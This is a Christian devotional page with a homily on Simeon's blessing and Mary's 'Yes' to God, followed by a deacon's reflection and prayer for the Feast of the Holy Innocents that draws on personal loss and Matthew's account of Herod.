How lucky was Simeon to receive the Son of God in his arms. But aren’t we luckier than him? We receive the body and blood of Jesus each and every time we celebrate the Eucharist. Still, do we feel the same ecstatic joy when we receive Jesus within us? For some, receiving communion has become almost a mechanical act without bringing about any inner joy and transformation. We should praise God in gratefulness. Praise is actually a joyful form of prayer. Aren’t there many things in our lives for which we should thank and praise God? The answer is Yes! But sometimes we conveniently forget them. Myself included. There have been many times in my life where I have been pleased by the outcome of a particularly difficult situation and only later, sometimes much later, I remember to give God the glory and the thanks. But thanking Him should not be an after thought! We should remember to praise God at all times and in all places and to thank Him daily for the many blessings that he has bestowed upon us. Even when those blessings may be hard for us to see. As the song by Casting Crowns says, “I will praise you in this storm.” Even when beaten down by the hardships of life, always remember to praise God.
Simeon then blessed Mary and Joseph and said, “This child is destined for the falling and the rising of many in Israel, and to be a sign that will be opposed so that the inner thoughts of many will be revealed–and a sword will pierce your own soul too.” Mary and Joseph are astounded at what was being said about their child. But this prophesy of Simeon is not so sweet for them. Jesus bringing about the fall of people is a difficult and dangerous idea to come to terms with. We know what happened in history. To Mary he says a more painful prophesy: A sword will pierce your own soul.
The hardships began at the annunciation of Mary by the angel of God were not yet over. They continued and would reach the climax as she would take part in the sufferings of her beloved son. The true greatness of Mary is not in the privileges God bestowed on her, but in her readiness to accept unconditionally everything God asked of her.
How do we respond when God asks certain things of us in our lives? Many times our preoccupations make us say “No” or some conditional “Yes” to God. A little over a year ago, my wife and I were dealing with something that I pray no one else ever has to go through. At a time when I should have been strong in my faith and trusted fully in God, with the full knowledge that He would see me through the toughest time in my life, I found myself questioning my faith. Now I never questioned the existence of God or the life-giving blood of Christ shed of Cavalry, but I did question whether or not He was there for me in my hour (or I should say my almost 5 years) of need. In the midst of this lowest point in my life, God’s call for me to serve Him in His Holy Church became increasingly louder. To the level of almost deafening! I can not lie….I became pretty agitated. No, I became down right mad! Why? Because there I was, begging God to take the pain away. Begging for Him to use His power to take this chalice from me. Begging Him to spare me the emotional suffering I had to endure by no fault of my own. Yet, there He was….seemingly ignoring my cries for help. Not only that, but having the nerve to ask something of me. Did I answer “Yes?” Sure, in the long run. 5 years later! Instead of responding to God with a resounding “Yes,” trusting that all is in accordance with His plan, I gave a “No” followed by many conditional “Yeses.” When I finally let go, when I finally did as our most blessed Mother did and said “Yes” to God, that is when His blessings rained down upon me.
When we see God’s great interventions in our lives our eyes should be open to them in thankful amazement and our hearts should be raised in gratitude to the Lord. Just as Simeon was able to die after seeing the greatness and the Glory of God in the infant Jesus, so too was I able to die to my old sin nature after I beheld the Glory of the Lord. Be as Simeon and praise the Lord for all He has done and will do in your lives. Be as Mary and say “Yes” to God no matter how hard it may be to do so. In the end we shall hear God say, “Well done, my good and faithful servant!”
Amen.
Feast of the Holy Innocents ~ The Rev. Dcn. Dollie Wilkinson, OPI

Imagine, if you will, that you are a young couple. Who, like most young people your age, find out that you are expecting your first child. Whether you have tried to have children, or this is an unexpected gift, doesn’t matter. Just the fact that you will soon welcome a blessed addition to your family, should fill you with joy. I have a niece who was told she would never have children, who now has not one, but two darling children. I can imagine the joy, and fear, this young mother must feel, watching her babies grow. All mothers feel joy when they have children, but there is also a pervasive fear. After the birth of my first daughter, I suffered a miscarriage. I was blessed to have another child, a daughter, just a couple years later. But I will always remember the loss of my second child, even if I never gazed upon his (or her) sweet face. This is a tragedy that wounds a mother deeply.
But there is another loss that is even more heart-breaking. I know my niece welcomes her children with gratitude and love. But sadly, one of these dear ones is a boy, who will be taken from her arms before his second birthday. Or he would have, if he had lived during the time of King Herod. Losing a child from miscarriage is hard. But to give birth to a child, then have this precious one snatched away from you, whether by illness, tragedy, or in the case of Jesus’ time, by the decree of a tyrannical king, is almost too terrible to imagine. Yet, it happened to many new parents of this time. Imagine my niece”s lil boy, instead of learning to walk and talk, is cruelly snatched from his home and sentenced to death.

Today, December 28, we celebrate the birthday of those children who were slaughtered, as the Gospel tells us, by the very cruel king, Herod. According to Mathew 2:1-18, Herod was “greatly troubled” when astrologers from the east came asking the whereabouts of “the newborn king of the Jews,” whose star they had seen. They were told that the Jewish Scriptures named Bethlehem as the place where the Messiah would be born. Herod cunningly told them to report back to him so that he could also “do him homage.” The Magi found Jesus, offered him their gifts but warned by an angel, avoided Herod on their way home. As detailed in Matthew 2:16, King Herod then ordered all young boys in Bethlehem, who were two years old and under, to be executed in an attempt to kill the baby Jesus. However, an angel warned Jesus’ parents and they fled to safety in Egypt. .
“Then when Herod saw that he had been tricked by the magi, he became very enraged, and sent and slew all the male children who were in Bethlehem and all its vicinity, from two years old and under, according to the time which he had determined from the magi.”
Some believe that the children who were killed were the first Christian martyrs. Today, the Feast of the Holy Innocents is celebrated in churches worldwide. It is also called The Innocents’ Day or Childermas or Children’s Mass. We offer prayer for those innocent children who were slaughtered. By no fault of their own, by the fact that they were born male, and because a cruel man decided this must be done, these young souls were taken from their parents way too soon. I am thankful every single day for the blessed gift of my daughters. To have a child, whether boy or girl, but to then have someone decree they must be put to death, well I cannot imagine the heart break their parents must have experienced. Let us today, and always, remember these young children, the Holy Innocents.
“Blessed are you, Bethlehem in the land of Judah! You suffered the inhumanity of King Herod in the murder of your babes and thereby have become worthy to offer to the Lord a pure host of infants. In full right do we celebrate the heavenly birthday of these children whom the world caused to be born unto an eternally blessed life rather than that from their mothers’ womb, for they attained the grace of everlasting life before the enjoyment of the present. The precious death of any martyr deserves high praise because of his heroic confession; the death of these children is precious in the sight of God because of the beatitude they gained so quickly. For already at the beginning of their lives they pass on. The end of the present life is for them the beginning of glory. These then, whom Herod’s cruelty tore as sucklings from their mothers’ bosom, are justly hailed as “infant martyr flowers”; they were the Church’s first blossoms, matured by the frost of persecution during the cold winter of unbelief.
St. Augustine
A Prayer To The Holy Innocents.
Holy Innocents, you died before you were old enough to know what life means, pray for all children who die young that God may gather them into His loving arms.
Holy Innocents, you were killed because one man was filled with hatred, pray for those who hate that God may touch their hearts and fill them with love.
Holy Innocents, you experienced a violent death, pray for all who are affected by violence that they may find peace and love.
Holy Innocents, your parents grieved for you with deep and lasting sorrow, pray for all parents who have lost young children that God may wrap a warm blanket of comfort around them.
Holy Innocents, those around you certainly felt helpless to prevent your deaths, pray for all who feel helpless in their circumstances that they may cling to God for courage and hope.
Holy Innocents, you who are now in Heaven, pray for all of us that one day we may join you there to bask in God’s love forever.
Amen.


You must be logged in to post a comment.